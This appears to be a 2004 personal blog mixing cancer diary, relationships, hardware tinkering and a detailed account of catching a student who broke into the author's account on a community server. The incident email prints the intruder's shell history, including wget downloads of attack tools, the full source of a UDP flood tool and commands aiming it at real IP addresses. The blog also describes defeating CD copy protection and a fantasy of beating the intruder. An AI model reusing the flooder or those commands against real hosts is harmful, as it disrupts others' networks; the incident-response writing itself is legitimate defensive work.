This is because I've been playing with Gramofile again - which is designed to digitise the audio feeds from vinyl records. This is for two reasons: 1) there are CDs around with something called Copy Control on them - errors designed to stop the 'poota CD drive reading the disk but which most normal audio CD players can use, and 2) I have CDs which have scratches in them which are beyond cdparanoia's ability to error-correct them during normal ripping. Gramofile takes an audio feed into a soundblaster, digitises it, then writes a .wav file (suitable for feeding to cdrecord later) to the harddisk. So as long as you feed in a clean signal not so loud it clips (gramofile will tell you if this happens so you can play the source again at lower output volume) and not so quiet the SB processor noise is noticable, you can rip from the audio output of a CD player, either at line levels (2.5V peak-to-peak) or headphone levels (for high impedance devices) and get really good quality sound. I checked 'emout in real time with xmms. Gramofile also has auto track splitting and will de-hiss/de-pop the output if required.

Using the error correction in a regular audio CD player, and using this method to digitise the output sound, I can hence copy any copy control CDs, and I can also get around CDs so scratched cdparanoia barfs on them all night.

I figured out what the problem was with the .wavs which tended to be produced by my old version of gramofile. cdrecord complained about them. It wasn't finishing the wav files off in a sector which was a multiple of 2352 bytes so the .wav file was unsuitable for writing a track to cd. There are two ways around this. Whereas normally I'd do

```
#cdrecord -audio dev=0,6,0 speed=4 -v track*
```

now I use the pad option to fill up the last sector with zeros so cdrecord can cop it:

```
#cdrecord -audio dev=0,6,0 speed=4 -v -pad track*
```

Which means there's now a bunch of zeros at the end of each track to fill up the sector, and a fraction of a second of silence between the tracks, but it was gonna be there anyway 8-) Turns out modern versions of gramofile deal with this anyway, it shortens each track to 1/75th of a second (588 samples/second at 44kHz).

--

Zyn is hesitant. I can't figure her out. She won't shag in any of the many abandoned places I know about, doesn't want the tawdriness of a pay-for location to shag in. Wants that I dress up, take her to a restaurant, etc etc. She's impatient to get email from me since I happened to be prompt in the first few days of email exchanges.

The South African, on the other hand, is not hesitant at all. I dropped around on Sunday night en-route to returning a milk crate to Diode's place since it started raining. She scored a massage and a shag which I was quite happy to share with her and which she reckons she enjoyed quite a lot, too, happily. Nor for

that matter was the cookie manufacturer hesitant either, she shagged me on friday night, after we'd enjoyed a delightful barbecue with a bunch of retired bank robbers and murderers who have turned their hand to running an offset printing business and design shop, which is sadly feeling the squeeze of the desktop publishing revolution. And she shagged me saturday morning before I even had a change to get out of bed too. Does one have to be dying before one gets it this good?

-----

Stucco (for whom I put in a LAN last year) wanna put in a 2km wireless internet hop from their roof to the roof of the incinerator over at Alexandria, which is being squatted by artists and students with the permission of the relevant council. I'd love to do it and have all the required hardware and software, but they're quibbling about how much bandwidth are the 'rator is likely to pull and how much would they have to pay for it. Fuck it. I'm just slapping a test rig together now in case they decide how to get around this problem.

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In background of all of this I am chewing slowly on the question of Joss. I phrase it this way because she may, or may not, show up in Oz. She may or may not still be married. She may or may not go back to England later on. If she returns there will be much weeping. The tears of seeing a long absent friend again, the tears that come from being reminded of their past and future absence, rah rah rah. There is much to say.

I've read one of the books she sent, by John Diamond. He's dead of cancer, but was a pretty good journo in advance of that. I feel a bit of an inept wanker writing this blog, he is capable of delightful turns of phrase which I cannot begin to match for their talkative torque. He got a secondary in the neck, but his primary was in his tongue. He smoked. So they cut his tongue out. No swallowing, no talking, no eating out in either senses of the phrase, fuckin' wretched thing to have happen to ya. Losin' a kidney's quite literally a piece of piss by comparison.

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Other stuff I found on the roadside in the local council garbage collection whilst walking the savage dog: Three functional VGA monitors (several others had been rendered useless, their signal cables removed by by Cord Chopper). Out of the blue a 13Gb harddisk, which works, yay. A shitload of good hard dense firewood, pre-chopped, dried, in front of which mum will sit in winter, smoking her ciggies and getting excited about the footy in front of the telly like she has for years. A large wheelbarrow. A quad array of halogen downlights, which work and which I'll install in the courtyard so finally we can see what the hell we're doing at night.

The firewood has some termites in it. Which is dangerous cos they escape and then go infest yer house and eat its structural timbers. So I sealed a split in our very old 600L wheeliebin until it was airtight, dropped the termite-infested blocks into it, then dropped a blast of CO2 in there from the fire extinguisher I salvaged from a garbage pile in an abandoned

factory in Alexandria. The CO2 will kill all the termites - they need oxygen like we do. It comes out of the extinguisher loud, fast and freezing cold - crystals of the stuff condense on whatever you spray it at. CO2 is a good food preservative for this reason, too, though some anaerobes survive well in it despite its dehydrating and acidifying effects.

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Feb 24. I am 32 and three quarters. I am one eighth of the way through the the statistically allocated two years within which there is an 80% probability of my being killed by my insidious cytological megalomaniac. I live my life, take my pills and try not to think about it too much, and fail. I think about it all the farking time. It's not so linear and simple as the number above suggest - now that an eighth of this 80% fatality probability window has been survived, doesn't mean the chance has gone down, it just means it exists over a smaller time frame, so it's still 80% likely I'll be dead by sometime before Nov 2005. After that the odds suck even more. An additional 19% chance of being dead exists within the three years after that. 99% dead within 5 years of nephrectomy. Do. The. Math.

How will people notice... pred stops posting to catgeek?

I put mum on the back of the motorbike today (she doesn't understand llam sharp which was when i wanted to leave by, means 11:00:00am fucking sharp, we eventually got out at 11.15am after predictable preventable farting around). She looks funny in a helmet as wide as her narrow shoulders. We rode out to the Cemetary in Camperdown (yes, if you're asking, the same one where PDF shagged me) and checked out the graven masonry. There's a lot of headstones in there which record kids who died before they were a year old (these are recorded as living n months and m days - higher resolution - since when you're only a few months old each day of survival becomes important), adults who died in their twenties, thirties. We found, amongst other things of a non-cemetarian nature, a child's toy - imitation mobile phone, still working, which made odd noises when the buttons were pressed. Tho, the place is very \*old\* and the trees huge and sprawly, some of them erupting from the centres of old graves, fed by the nutrients below. Dudes write a lot of ersatz pious crap on their gravestones. Well, maybe I shouldn't blame 'em, their relatives usually write it for them.

Mum enjoyed it immensely. We sucked coffee and ate lunch on King st and rode home in the rain (which is exciting for a novitiate pillion passenger but a drag if one is up front). It has rained continuously and she hasn't shut up about the trip since.

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Arrr broken hardware shits me. I've built a test rig in the other back room, consisting of four machines: two laptops, each connected to a standard desktop machine, each of which is in turn connected by a small 2.425GHz hop (lossy, due to no aerials, hence low dB gain and poor S/N ratio, but workable). In the process of getting it all set up I've diagnosed and condemned a cdrom drive, an ne2000 network card (no such card at this interface address), a 3c59x Vortex network card (well, it's partly broken but still usable so I've moved it to my main

machine), and a decade-old ne1000 network card which worked last week but had mysteriously gone deaf (no Rx packets). All the remnants are pumping data now. I have to figure out the gateway assignments so data can go

laptop---desktop))) microwave link (((((2nd-desktop---2nd-laptop

but its been such a lot of work weeding out the broken bits that there's little remnant satisfaction when one finally gets it working. So I leave it on for a week to see if it blows up, to protect the link from infant mortality in-situ.

The thing that most shits me about it is the time spent diagnosing/fixing it which could be spent elsewhere (like writing the thesis). Hardware is my domain, though, so I can eventually get stuff fixed and it is satisfying to do this. Software is another issue.

cat.org.au's main server is called conway, and I built it. In the last 4 days it has started to crap out a lot - lately I can't ssh into it from the dialup link to diesel.cat so I can't read or write my emails - but this seems, from where i sit, not to be a hardware problem (it answers pings ok), but some stupid software config messup. Funny. We went all January without a hitch, the machines worked for us. They glitch out and, helpless, we suddenly have to work for them. Three cat members live in the same building as the servers do. Soz, the Cookie Manufacturer, and Len. Soz and Cookie are at work. Len is uncontactable so he can't be asked to kick the box into life again (and it has no GUI so I harbour a suspicion that as an ingrained macintrash user maybe he couldn't anyway). And I am strongly disinclined to go driving through the rain to make it work, when it'll just crap out again due to some asshole software problem which will not be fixed by whoever is responsible. So I send frustrated SMSs to another of the uebergeeks, Andy, like so:

IS THERE ANYONE AT TURELLA WHO CAN RESTART CONWAY? HAS ANYONE A CLUE WHY IT DIES? SHOULD WE CRON REBOOT IT 24HRLY? I WANT MY MAIL AND I DONT HAVE TIME TO WASTE

This is not gonna get anything fixed and it'll just make Andy grumpy and unappreciated.

I'm becoming something of a time nazi. Shit has to happen \*now\*.

So. Fuck it. I suit up and ride in and restart it.

-----

Fri 26 Feb.

Dad turned 72 (The best thing I could give him was an SMS saying HAPPY 65TH BIRTHDAY DAD! 8-) ) and it's three months to the day that Mr Fuck Off Tumor was carved from my loins and I didn't even think about it until just a second ago. For twelve weeks I have been recording the mindless trivia of my life and I am incredibly grateful that it continues unabated, but fuck, I'm gonna forget that I've got my marching orders and then I'll get bitten again, unprepared. Bill the metastasis, my personal supraclavicular onco-paranoid-ometer feels about 15mm diameter

on its longest axis. I want him to go away. I know he ain't gonna - I've been irretrievably histologically hacked.

On the roadside, while walking the dog, I found an electric mozzie zapper to replace the broken one hanging feckless from our northern eave. I hung it up and wired it in - it works! Satisfying zzzzzzzt! noises and the stench of overcooked insect meat emanate from it and its light reveals cryptic fluorescent messages in my spectacle lenses. And also found more firewood. Not a lot of computers, there aren't many geeks in this suburb. Television prevails, brainwaves are flat.

I started playing with some sample .lyx PhD templates... I am encouraged that there exist German universities for who a PhD consists of something you write and then submit to them, without the bureaucratic overhead of meetings and supervision and other such bollocks which has appended itself to those in the English-speaking nations. But fucked if I'm gonna write it Hoc Deutsche. This is kinda useful too since I bumped into Clifford the dude who was at Sydney Uni chem about fifteen years ago and is still there dispensing reagents to the organic chem students - he sez they have Beilstein online there (woohoo, incalculably valuable!) and I should drop in and use it! This is great news cos I can search the entire German chem structural literature for chemical structural \*moieties\* and, given their frequency of occurrence, determine their information content, bitwise, without having to go read all of say, the Merck Index. Beilstein is now on a cdrom if you have several tens of thousands of dollars US to pay for it. On paper, it occupies an entire wall of the chem libraries which stock it.

I ate nosh with Merro and Lou, and chewed the rugrat issue over. It niggles. Then I went back to Turella to find out if Andy had prepared the new drive for transplantation into conway whom I suspected of having a failing /dev/hda.

About 4am I finally got to sleep. I awoke at noon and got halfway through a shag with the cookie manufacturer then sorta got distracted and soft and scattered, I'd had little sleep and was still mentally processing a lot of stuff from the night before, where I'd spent the wee hours busting a UNSW student, Indonesian script-kiddie 3l33t hax0r who, according to emails sent later from my erstwhile employers, has been significantly fucking them around for the best part of a year and according to the logs on Conway has been impersonating me and executing things under my account name for about a week. I am not dead sure the cracker was the reason for conway's erratic behaviour, but it correlates.

Here's what I sent 'em:

-----  
From predator@cat.org.au Fri Feb 27 00:57:43 2004  
Date: Thu, 26 Feb 2004 03:25:27 +1100 (EST)  
From: predator@cat.org.au  
To: catgeek@cat.org.au  
Cc: xxxxxxx@unsw.edu.au  
Subject: I've been sniffed by a UNSW user! mine and rootpwd has changed

I came here to cat.org.au tonight (12:30am 26 Feb) and noticed that there was LOTS of activity on the hub (as in, 10mbit full saturation). Conway was hellishly busy. I logged in at the tty and noticed this login from 129.94.222.175 which resolves to somewhere in the UNSW Faculty of Commerce and Economics, probably to quad lab 3 or 4 on the first floor.

My passwd has since been changed. Rootpwd on conway has also been changed. chkrootkit indicates nothing (yet).

top indicated a process was eating lots of CPU and was running from my directory. Its name was hajar. It has been installed on the 19th of Feb at 2:37am. It is accessible at:

/home/predator/ /hajar" and is 6267 bytes long.

It's a binary executable. Execution permissions have now been removed and the file frozen. The executables were compiled on Feb 19.

TCP ports open on the originating UNSW machine above are: 25, 135, 139, 161, 162, 427, 445, 593, 1025, 4444, 5000

Whoever this character is they left a lot of profile fingerprints in the .bash\_history file, segments of which are presented below with commentaries:

```
166 logout      <-me logging off
167 w           <-him/her logged on, looking around
168 ps x        <- I never do ps x, always ps aux
169 w
170 df -h
171 whoami      <-I already *know* who I am
172 mkdir
173 mkdir " "   <--getting sneaky
174 cd " "
175 wget http://www.psychoid.lam3rz.de/psyBNC2.3.1.tar.gz
176 tar zxvf psyBNC2.3.1.tar.gz
177 cd psybnc
```

psyBNC is an mIRC bouncer, whatever that is (a relay?)

Now this is interesting. I can't find a symlink but slocate finds psybnc unpacked in /home/catskills/.../psybnc ... la -lurt indicates fairly recent usage of most of it. This has also had x permissions removed and has been frozen too. Also note the username permissions... cam??

```

total 748
-rw----- 1 cam      cam      3756 Feb 22 12:09 targets.mak
-rw-r--r-- 1 cam      cam      854 Feb 22 12:09 salt.h
-rw-r--r-- 1 cam      cam      369 Feb 22 12:09 psybncchk
-rw----- 1 cam      cam     1531 Feb 22 12:09 psybnc.conf
-rw-r--r-- 1 cam      cam     5992 Feb 22 12:09 makesalt
-rw-r--r-- 1 cam      cam      704 Feb 22 12:09 makefile.out
-rw----- 1 cam      cam      783 Feb 22 12:09 config.h
-rw-r--r-- 1 cam      cam       76 Feb 22 12:09 TODO
-rw-r--r-- 1 cam      cam    36674 Feb 22 12:09 README
-rw-r--r-- 1 cam      cam     1347 Feb 22 12:09 Makefile
-rw-r--r-- 1 cam      cam     2660 Feb 22 12:09 FAQ
-rw----- 1 cam      cam    17982 Feb 22 12:09 COPYING
-rw-r--r-- 1 cam      cam    19875 Feb 22 12:09 CHANGES
-rw----- 1 cam      cam        6 Feb 22 12:09 psybnc.pid
-rw----- 1 cam      cam     1558 Feb 22 12:09 psybnc.conf.old
-rw-r--r-- 1 cam      cam    589768 Feb 22 12:09 psybnc
-rw----- 1 cam      cam     113 Feb 22 12:09 USER2.LOG.old
-rw----- 1 cam      cam      56 Feb 22 12:09 USER2.LOG
-rw----- 1 cam      cam     493 Feb 22 12:09 USER1.LOG
drw-r--r-- 2 cam      cam     4096 Feb 24 08:54 tools/
drw-r--r-- 2 cam      cam     4096 Feb 24 08:54 src/
drw-r--r-- 3 cam      cam     4096 Feb 24 08:54 scripts/
drw-r--r-- 2 cam      cam     4096 Feb 24 08:54 motd/
drw-r--r-- 3 cam      cam     4096 Feb 24 08:54 menuconf/
drw-r--r-- 2 cam      cam     4096 Feb 24 08:54 log/
drw-r--r-- 2 cam      cam     4096 Feb 24 08:54 help/
-----

```

See also /home/catskills/.../tare for (not listed here) a load of trawled IP numbers. Anyway the dude gets the tarball and compiles the contents

```

178 ls -al
179 make menuconfig
180 make menuconf/
181 make menuconf
182 make menuconfig
183 cd ..
184 cd ..
185 ls
186 ls -al
187 cd " "
188 ls -al

```

Then removes the directory and the tarball itself

```

189 rm psybnc
190 rm -rf psybnc
191 rm psyBNC2.3.1.tar.gz
192 wget http://www.geocities.com/cafetaiwan/tembak.c

```

Interestingly enough this is still there on Geocities. It's a text file, with C code in it. Here it is. Looking at the variable names whoever wrote it is linguistically fluent with Indonesian.

```

-----
#include <stdio.h>
#include <sys/param.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdarg.h>
#define JENIS_PELURU "0123456789ABCDEFGHIJKLMNPOQRSTUVWXYZ"
#define UKURAN_PELURU 45

```

```

int echo_connect(char *, short);
int echo_connect(char *server, short port)
{
    struct sockaddr_in sin;
    struct hostent *hp;
    int thesock;
    printf("\n");
    printf("Pasukan..!!!! Tembaaaak %s ke port %d\n",
server, port);
    hp = gethostbyname(server);
    if (hp==NULL) {
        printf("Di %s gak ada sasaran, Boss!!\n",server);
        printf("\n");
        exit(0);
    }
    bzero((char*) &sin, sizeof(sin));
    bcopy(hp->h_addr, (char *) &sin.sin_addr, hp->h_length);
    sin.sin_family = hp->h_addrtype;
    sin.sin_port = htons(port);
    sin.sin_family = hp->h_addrtype;
    sin.sin_port = htons(port);
    thesock = socket(AF_INET, SOCK_DGRAM, 0);
    connect(thesock,(struct sockaddr *) &sin, sizeof(sin));
    return thesock;
}

main(int argc, char **argv)
{
    int s;
    if(argc != 3)
    {
        printf("\n");
        printf("Kirim Paket ke IP orang\n\n");
        printf("Cara Pake : $ tembak hostname.orang port \n\n");
        exit(0);
    }
    s=echo_connect(argv[1], atoi(argv[2]));
    for(;;)
    {
        send(s, JENIS_PELURU, UKURAN_PELURU, 0);
    }
}

```

They wrote it in July of 2002... or downloaded it to their directory in 2002. Lots of other uh... interesting tools there. Anyway, what the dude does with his/her freshly compiled tool (note: probably doing CS, knows how to use gcc compiler) is go launch attacks on other machines with it. And read my mail. It's an exploit.

```

193 gcc -o hajar tembak.c
194 ls
195 w
196 ./hajar 80.144.184.19 51&
197 w
198 pine
199 pine
200 w
201 pine
202 pine
203 w
204 logout

```

```

248 logout
249 w
250 cd " "
251 ps x
252 ls
253 w
254 w
255 ./hajar 202.159.50.17 51&
256 w
257 last
258 last | more
259 pine
260 ssh turing <--- interesting. Checked out OK from .history. May be
    me!
261 exit

310 ls -ld
311 ls -l
312 ls -la p*
313 | more
314 ls -la p* | more
315 w
316 w
317 cd " "
318 ls
319 ./hajar 202.155.38.120 51&
320 w
321 pine
322 w
323 last | more
324 logout

361 cd " "
362 w
363 ls
364 ./hajar 203.173.147.137 51&
365 w
366 pine
367 w
368 logout

```

So here's me tonight:

```

500 logout
501 passwd <-ahem!
502 last | more <-who else has been on here lately?
503 sudo traceroute 129.94.222.175 <-- I know that machine.
504 pine
505 history | more
506 locate hajar
507 cd /hajar
508 cd "/home/predator/ /hajar" <--- ahh, the spaces!
    <- it's not a directory its a
    file.
509 ls -la "/home/predator/ /hajar" <-characterise it
510 pine "/home/predator/ /hajar" <--thinko
511 pico "/home/predator/ /hajar" <-- read it. Executable. Yuk!
512 ls -la "/home/predator/ /hajar"
513 chmod -x "/home/predator/ /hajar" <--- stop its execution.
514 ls -la "/home/predator/ /hajar" <-- check
515 chattr +i "/home/predator/ /hajar" <--freeze it
516 lsattr "/home/predator/ /hajar" <--check frozen
517 cd public_html/
518 ls
519 ls -lart GENC5001* > lart.txt <--check these havent been
520 ls -lart GENC5001* <-- messed with
521 history
522 history
523 history | more
524 history > history.txt <---interesting footprints!

```

-----

Access dates (time/datestamp on conway is accurate) of interest from this UNSW terminal are :

predator pts/4	129.94.222.175	Thu Feb 26 00:26 - 00:43	(00:16)
(this morning, I chopped their session off at 00:43)			
predator pts/0	129.94.222.175	Sat Feb 21 13:29 - 13:47	(00:18)
predator pts/0	129.94.222.175	Fri Feb 20 16:41 - 16:59	(00:18)
predator pts/0	129.94.222.175	Fri Feb 20 16:10 - 16:10	(00:00)
predator pts/1	129.94.222.175	Thu Feb 19 18:56 - 21:24	(02:27)

and... check out those timestamps! Whoever they are has after-hours and weekend access... possibly remotely.

I think it's reasonable to assume that whoever is/was doing this will show up today (thurs, 26 Feb) and sit down at exactly the same machine, and attempt to log in (which will show in our logs) to figure out why their remotely installed IRC relay (?) isn't working any more. It's also likely that whoever they are, they obtained my username/password via, say, a sniffer which remains installed on the UNSW machine in question (to which they return many times). Maybe they saw me type it in, which suggests a student of GENC5001. Maybe, their name is Hajar (not super-likely but anyway). Additionally it's likely whoever this is, is not only attacking my system. In any case, all these other places they attack are probably going to have UNSW IP numbers showing up in their logs as well as our IP numbers.

Anyway, its 3:30 am and I need sleep now. If other geeks want to poke around and suss out the system, you have my encouragement.

<predator>

-----

They've been chasing him for several months, and he's been denying everything, but it turns out with this evidence in the above posting they comprehensively nailed him that afternoon, cos he did show up at the machine in question just like I said he would. The timestamps point to security camera videos of the labs, so he can be verified sitting in front of a particular machine and launching attacks from it correlating with the conway logs and timestamps on the videos. In all likelihood this means

0) academic misconduct is recorded in his files and fails his degree so 1) he gets expelled from the university and 2) his student visa gets cancelled and 3) he faces computer fraud charges and/or 3) he gets deported anyway.

Like, yeah, does the dude think, let's fuck with an account belonging to someone who calls himself predator and see what happens? Geeeenius. When ya log into conway.cat.org.au it sez this:

Welcome to Catalyst - do not look into laser with remaining eye.

It's a quote from uh.. Isaac Asimov, or is it Robert Heinlein. It has to do with learning from mistakes that have serious penalties attached. He would have seen it five times by now... unless he'd already stared twice into serious lasers. The laser doesn't care (see also geek humour).

I sorta do give a fuck but usually only one at a time... while I was uh, non-performing, distracted, in the sack with the cookie manufacturer I was thinking hard about wether to ride over to Randwick and sit down at the adjacent terminal to the one he's stuffed full of hidden 'bots and proxies and um, punch the piss out of him in front of the faculty security cameras once he arrived and started typing things into a shell into my account.

No, he didn't fuck up any of my files (they're backed up anyway). He screwed with my account (which is sudo-capable mind you - superuser powers) and screwed with a machine a lot of people depend on. And he read my mail. Prick. And wasted a lot of your time reading about it here.

Shayne at the guild at Murdoch says Marc Bell, who eventually nailed this twit, should go easy on him. What do I think? Well, um, fuck him, whoever he is. If Cookie Manufacturer hadn't invited me out for a fat-soaked breakfast in Newtown there'd be a blood-soaked keyboard in Randwick - amongst the prophylactics, massage oil and wireless networking hardware there is a handy two foot length of 2x4 firewood in my backpack. Fortunately for the script-kiddie, buggerall fuel in my 'cycle tank and I was as hungry as hell.

Arrrh. Why should I give a fuck any more? Oh, I dunno. Other people are grateful:

-----  
Date: Thu, 26 Feb 2004 19:51:27 +1100  
From: Marc Bell <xxxxx@unsw.edu.au>  
To: predator@cat.org.au  
Subject: Re: (129.94.222.175) --- Machine with suspicious activity

>To: Marc Bell <xxxxx@unsw.edu.au>  
>cc: UNSW Network Security Centre  
> <network-abuse@explode.unsw.edu.au>,  
> Graham Low 26/02/2004 04:41 <xxxxx@unsw.edu.au>,  
> Geoff Gordon <xxxxxxxxx@unsw.edu.au>,  
> Cong Tran PM <xxxxxxxxx@unsw.edu.au>,  
> Matthew Tolhurst <xxxxxxxxx@unsw.edu.au>  
> Subject: Re:(129.94.222.175) --- Machine with suspicious  
> activity

On Thu, 26 Feb 2004, Marc Bell wrote:

>> We got him.  
>>  
>> We've actually been tracking this guy for months since we  
>> suspected he was the one that hacked our labs and got our  
>> admin accounts last year. But we never had enough proof. But  
>> thanks to Predator (Mike? I think we know you?), we've nailed  
>> it down.

> Congratulations - good on ya guys! Persistence pays off. Need  
> a formal written stat dec about this? Just ask.

> Yeah, Mike Carlton's my real name. Don't be fooled by the  
> drive-time AM radio shock-jock of the same cognomen. Tall,  
> blond-haired, blue-eyed, black boots and no sense of decorum  
> whatsoever? Yep, that's me.

>> We found the lab PC (.175) running IRC and a browser history  
>> full of proxies and SSH clients, but no person to be seen.  
>> The account had been logged in since about 9:30pm. As we were  
>> discussing this with our IT Director (Geoff Gordon), the  
>> accused actually came into the lab (we knew what he looked  
>> like from previous encounters), saw us standing around the  
>> machine, looked a bit worried, and turned to leave. Geoff  
>> called him over, and we had some interesting dialogue with the  
>> guy. He slipped out that he was running bots and sharing  
>> software, but insisted it was all a 'game'. In the end, we  
>> informed him that the PC is under investigation for a  
>> security breach, and then let him go. It was only after we  
>> got back to the office that we found Mike's email that pin  
>> pointed the time in which the accused was logged on to .175,  
>> and basically proves it all beyond doubt for us. We are  
>> currently obtaining security camera tapes to hopefully show  
>> him sitting at the PC at the time of the event.

> Hmmm. I expect he won't be coming back to .175 rapidly. Did  
> you actually get a real-world ID on the person in question?  
> Hmmm. May have other machines similarly doing his bidding if  
> he's been doing this stuff for as long as you say.

>> We've almost had him before, but I think we've got him this  
>> time. Thanks go to Mike for an email that's got us all very  
>> excited down here in the commerce lab technical support  
>> office!

> What?! Isn't my bad Darth Vader voice impersonation good  
> enough? "Crash the network, Luke. It is your dessss-tiny!"  
> 8-) Seriously tho, yeah, good on you all for keeping your eyes  
> open and nabbing the chap... none of you need this hassle.  
> Glad to help you out!

> I'm curious to know how he cracked me - sniffer? Keylogger?

>> Regards,  
>>  
>> \_\_\_\_\_  
>> Marc Bell

> Be well!

> <predator>

Yep, we thought it was you ;). Anybody trying to hack you is out of their mind in my opinion, you certainly know your stuff. As it turns out, it was his undoing in the end.

You provided the missing link. The times in which he was doing the hacking, and from what IP. Us finding his account logged in at that time, on that machine with that IP, and him admitting he was logged in at that time, is all we needed. That's the nail in the coffin. As I mentioned, we've had evidence on this guy before, but he just denied it, and we were left with no way to prove otherwise.

He's not the smartest guy around. Initially we tracked him because his proxies he was running on our machines last year were logging everything he was doing. He forgot to untick the box 'Log File' in his little application. From there we worked out where he was, which ultimately led to us getting his student

number and address.

It turned nasty when he went from running proxy servers and system shut down timers from one other student's account, to cracking other accounts. Our admin accounts were some of them. This he would have done via somehow installing services on our machines that logged keys or sniffed packets. This was all around 6 months ago, and since we couldn't prove anything concrete, we just had to make our systems more secure (which was the only good outcome of the whole thing). Since then, he has only been able to run his applications from his own student account. Once he was logged out, the app stopped running.

As for how he cracked your passwords, well it's hard to say. I've only noticed one instance of a machine left logged in running a key logger. Have you possibly used a PC in the lab that was already logged in without logging them out? I would imagine he'd target the tutor machines mainly.

Oh by the way, well spotted on the 'indonesian' thing. He is indonesian ;).

Thanks again,

---

Marc Bell, Computer Systems Officer, Technical Support Group  
Faculty of Commerce and Economics, The University of New South  
Wales

---

-----

Well well well.

Terminology note: this dude was a cracker, not a hacker.

Must Sleep now. Sinful evening tomorrow ;-)

-----

Friday. Nothing to talk about really, 'cept a nice evening snogging Zyn under a fig on the Tarpeian way at Bennelong Point. The possums and fruit bats in the trees freaked her out tho. When I rubbed her tummy my fingers told me of a strange, large mass which has no business being in there.

Joss rang up from Scotland and I was out. Mum answered the fone. Say no more.

Marg Mayhem, the chick who pays me to stand naked for three hours in front of a bunch of artistic strangers (and to whom I shall bequeath my dead-tree format pr0n) sent me a great CD of grainy bitmaps of Fuji's Jesus Freak party from a week before I went to hospital. Great images, some of them. I'll slap 'em up on a webpage someplace I think.

It's saturday 28.

Uh, yeah. I was crappin'on a few pages ago about carbonic

anhydrase. It's an enzyme expressed a lot by renal clear tumor cells like mine, for pH regulation reasons. The thought had to do with vaccinating myself against it. Would that be a cretinous idea? Where is it normally in the cell? I was asking myself these questions as I dreamt. I was rudely woken by a cold dog nose in the eyelid.

I slept in 'cos I got home at 4am after dropping Zyn at her place in ... South Wentworthville! Holy shit... a long way away.

I woke up and walked the dog with the cold nose. On the way home I met a local woman (Cathy) who held a mean-looking aussie bulldog on the end of a lead and a cute looking fluffy poodle thing in her arm. We got chatting on account of how the dogs interacted, which is the usual way of things, and eventually I discovered that, for fuck's sake, her hubby has the same cancer I do and is gettin' the chemo treatment with a free haircut without clippers. I kept my trap shut about how these things don't give a rat's about chemo. So we chatted about the usual boring cancer shit (didn't I mention it takes over your conversation?) while her cute white fluffy kamikazi attack-poodle thing skitized out at Chloe (who was, as usual, took it with calm dignified aplomb), and her \*very\* muscular bulldog latched hard onto and started vigourously fucking my right leg. Cathy said he does this to everyone so I shouldn't feel special. The friendly doggie, very persistent, and was seriously enjoying it, too, had his pink out and all. Cath and I kept chatting amidst this melee of bestiality and barking and I eventually gave up trying to dissuade the dog from rooting my calf, so people drove past, looked at this scene and smiled broadly, hooted their horns, etc.

I hosed my rather scratched-up leg off as soon as I got home. I know what you're gonna ask me. The answer is no.

Dad's bugged me for a few days about going up and checking his server, which according to an employee of his (who, wouldn't ya know it, has appendicitis) has apparently `lost a drive' - which is to say the OS doesn't know where it is any more. I went up today and checked it out, and the fan in the power supply had seized, the machine was hot to the touch, and the 40Gb drive to which they back up their important shit (you know, medical records, accounts, the guts of the business) has been cooked to death. So we shut it down, took it home and I cracked it open.

Most people just crack open the main case and never crack open the power supply. I cracked open the power supply too. I reckon if I'd left it another week it'd have started a fire - when the fan siezed, other stuff in the PSU started to cook ... there's charred sections of power supply circuit board, electrolytic capacitors swollen to bursting point, oxides growing on the feeds to the rectifiers, scaldmarks on the cowl. If this thing had arced the vapours from the charring PCB would have lit up.

So I swapped it out with the one I fixed in Jan, bolted in a couple of additional big fans on the back of the chassis (ex the DECserver I from which I built the case of my machine), brushed all the dust out of the removable drive bay and CPU heatsink, (I am not sure why but fried dust smells different to regular dust) and dropped in the 13Gb drive I found last week so there can be a backup made right away. It goes, and roars the roar of a box

which moves a lot of air. I'm running it overnight for observation. Dad reckoned I should charge him commercially for this (half a grand?) but dad gets mates rates for this one, and I'm happy to do it. Gotta look after each other.

Shame about the dead drive. 40Gb down the toilet. Maybe if they'd mounted it lower in the case it wouldn't have cooked. I mounted the replacement a couple of bays down and had the odd thought that this machine's service life will probably exceed mine.

Sunday:

In memory of trees.

The machine sat at room temperature all night, cool as a cucumber by morning. When the oldies went around to my sister's place, I strapped into my harness and got about 14m up the pine tree out the front, which the neighbours want pruned 'cos it drops pine cones in their pool, the poor dears. In the interests of good neighbourly relationships, I toggged up in the now frayed and dirty green seatbelt tape Mullet (who died in a 1995mountaineering accident) cut for me in about 1993, held together by a steel screwgate krab I got in Nepal in 1994. Pines are easy to climb and the sap of this one smelt delightful, hot off the blade of the saw as I cut off the branches. It was a bit of a bugger tho when the gale came. I should have seen it coming, knowing what the clouds look like when the southerlies normally arrive but I was busy paying attention to sawing off the northwestern top branches. I was clipped into both major trunks and self-belaying, so when it hit I quickly hung another sling a bit higher up, stowed the blade below me, on the main length of dyno rope I'd normally used to lower the offcut branches, and just hung on while the tree and I heaved to and fro for about a quarter of an hour. The wind was loud and the tree's groaning noises and funny oscillation harmonics were kind of exhilarating, actually, aside from the odd pine cone in the back of the'ead. I was glad to be roped on, though. I was only a little bit scratched after the front passed.

Later on we re-instated dad's server. Walked doggie. Inspected cretinous Sola UPS from Moz - which needs almost total disassembly before you can change the damned batteries. Cleaned beer bottles for the next batch o' home brew then realised I shouldn't drink beer 'cos the carb load feeds the tumor. Gave a USB keyboard to XML and was subsequently, for reasons unrelated to the keyboard, shagged by her - she's doing OK despite fucking up her \*other\* knee in a motorcycle accident. And on the hunt for a partner in a foursome. You go, girl!

Monday.

Nosh at Nomes' place - she cooked Jil, Greg and I a delishoyummie chook dinner and I've snarfed a couple of cds of hers for the purpose of copying, because they're copy-controlled (ha ha not) and now I know how to do it. At about 11pm I dropped Joss' books in at Balmain, I let myself in with the key her mum gave me in December, and was also looking for Jude to give me back my copy of TIHKAL. I discovered Carole was killing cockies

in the kitchen since to do so at other times of the day brought down the opprobrium of the buddhists on the premises.

The problem with Carole, if there is a problem with Carole, is that she refuses to recognise hopeless cases for what they are, and offers me hope where I really don't want any. I will, though, \_have a go\_ at this oncogenic fucker. She thinks I should chop the neck thing out too.

She was gonna send me some phototherapy stuff in the post but I picked it up locally. She writes it's crap, but this is maybe a false alarm on her well-abused bullshit detector. Here's the transcripts of the emails we've sent about it.

### Phototherapy

From predator@cat.org.au Thu Mar 4 02:33:30 2004  
Date: Wed, 3 Mar 2004 14:46:47 +1100 (EST)  
From: predator@cat.org.au  
To: carole hungerford <xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx>  
Subject: phototherapy

